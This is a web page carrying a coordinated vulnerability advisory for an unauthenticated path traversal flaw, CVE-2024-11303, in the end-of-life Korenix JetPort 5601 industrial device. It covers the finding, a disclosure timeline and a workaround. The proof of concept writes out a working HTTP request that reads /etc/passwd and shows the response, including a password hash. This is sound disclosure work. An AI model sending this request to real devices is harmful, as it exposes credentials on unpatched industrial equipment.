

[EN] ST. PÖLTEN UAS | PATH TRAVERSAL IN KORENIX JETPORT



18 [EN] St. Pölten UAS | Path Traversal in Korenix JetPort

Nov  [Advisory](#)

Title: Path Traversal
Product: Korenix JetPort 5601
Vulnerable version: 1.2
Fixed version: –
CVE: CVE-2024-11303
Impact: High
Homepage: <https://korenix.com/>
Found: 2024-05-24

The Korenix JetPort 5601 device is prone to a path traversal vulnerability. This allows an attacker to retrieve system files including password hashes and configuration.

Vendor description

"Korenix Technology, a Beijer group company within the Industrial Communication business area, is a global leading manufacturer providing innovative, market-oriented, value-focused Industrial Wired and Wireless Networking Solutions. With decades of experiences in the industry, we have developed various product lines [...]."

Our products are mainly applied in SMART industries: Surveillance, Machine-to-Machine, Automation, Remote Monitoring, and Transportation. Worldwide customer base covers different Sales channels, including end-customers, OEMs, system integrators, and brand label partners. [...]"

Source: <https://www.korenix.com/en/about/index.aspx?kind=3>

Vulnerable versions

Korenix JetPort 5601v3 / v1.2

Vulnerability overview

1) Path Traversal (CVE-2024-11303)

A path traversal attack for unauthenticated users is possible. This allows getting access to the operating system of the device and access information like configuration files and connections to other hosts or potentially other sensitive information.

Proof of Concept

1) Path Traversal (CVE-2024-11303)

By sending the following request to the following endpoint, a path traversal vulnerability can be triggered:

```
GET /%2e%2e/%2e%2e/etc/passwd HTTP/1.1
Host: 10.69.10.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Te: trailers
Connection: keep-alive
```

Note, that this is only possible when an interceptor proxy or a command line tool is used. A web browser would encode the characters and the path traversal would not work.
The response to the latter request is shown below:

```
HTTP/1.1 200 OK
Server: httpd/2.19-MX Jun 2 2022
Content-type: text/plain; charset=iso-8859-1
[...]
Accept-Ranges: bytes
Connection: Keep-Alive
Content-length: 86

root::0:0:root:/root:/bin/false
admin:$1$CoERg7ynjYLSj2j4glJ34.:502:502::/bin/true
```

The vulnerabilities were manually verified on an emulated device by using the MEDUSA scalable firmware runtime (<https://medusa.cyberdanube.com>).

Solution

None. Device is End-of-Life.

Workaround

Limit the access to the device and place it within a segmented network.

Recommendation

CyberDanube recommends Korenix customers to upgrade to another device.

Contact Timeline

- 2024-09-23: Contacting Beijer Electronics Group via cs@beijerelectronics.com.
- 2024-09-24: Vendor stated, that the device is end-of-life. Contact will ask the engineering team if there are any changes.
- 2024-10-15: Vendor stated, that the advisory can be published. No further updates are planned for this device.
- 2024-11-18: Coordinated disclosure of advisory.


Author



[UAS St. Pölten](#), short for University of Applied Sciences St. Pölten, is a renowned institution of higher education located in St. Pölten, Austria. Known for its focus on practical education and innovative research, UAS St. Pölten offers a wide range of programs across various disciplines.

Recently, during a lecture of CyberDanube, conducted at UAS St. Pölten, students discovered cybersecurity vulnerabilities. This research was made possible by the support and coordination provided by CyberDanube & the [MEDUSA](#) solution.


RELATED POSTS



03 [Authenticated Command Injection in Helmholtz REX100 Router](#)
Jul By CyberDanube

Title: Authenticated Command Injection Product: Helmholtz Industrial Router REX100, MBConnectline mbNET.mini Vulnerable version: <= 2.2.11 Fixed version: 2.2.13 CVE: CVE-2024-5672 Impact: High Homepage: <https://www.helmholz.de/>, <https://mbconnectline.com/> Found:...


[read more >](#)



03 [\[EN\] Multiple Vulnerabilities in SEH untserver Pro](#)
Jun By CyberDanube

Title: Multiple Vulnerabilities Product: SEH utnserver Pro Vulnerable version: 20.1.22 Fixed version: 20.1.28 CVE: CVE-2024-5420, CVE-2024-5421, CVE-2024-5422 Impact: High Homepage: <https://www.seh-technology.com/> Found: 2024-03-04 The untserver Pro ist...

[read more >](#)



30 [\[EN\] Authenticated Injection in Delta W02W2-E2](#)
Nov By CyberDanube

Title: Authenticated Injection Product: DVW-W02W2-E2 \ V2.42 Fixed versik 2022-42139 Impa <https://www.delta> 2022-08-01 Delta W02W2-E2 is pror

[read more >](#)



FURTHER INFORMATION

[Imprint](#)

[Privacy Policy](#)

[Contact](#)

CONTACT US

📍 Address: Hohenauergasse 21A/1, A-1190 Vienna

✉ Email: office@cyberdanube.com

🕒 Office Hours: Mo - Fr
08:00 - 18:00

FOLLOW US

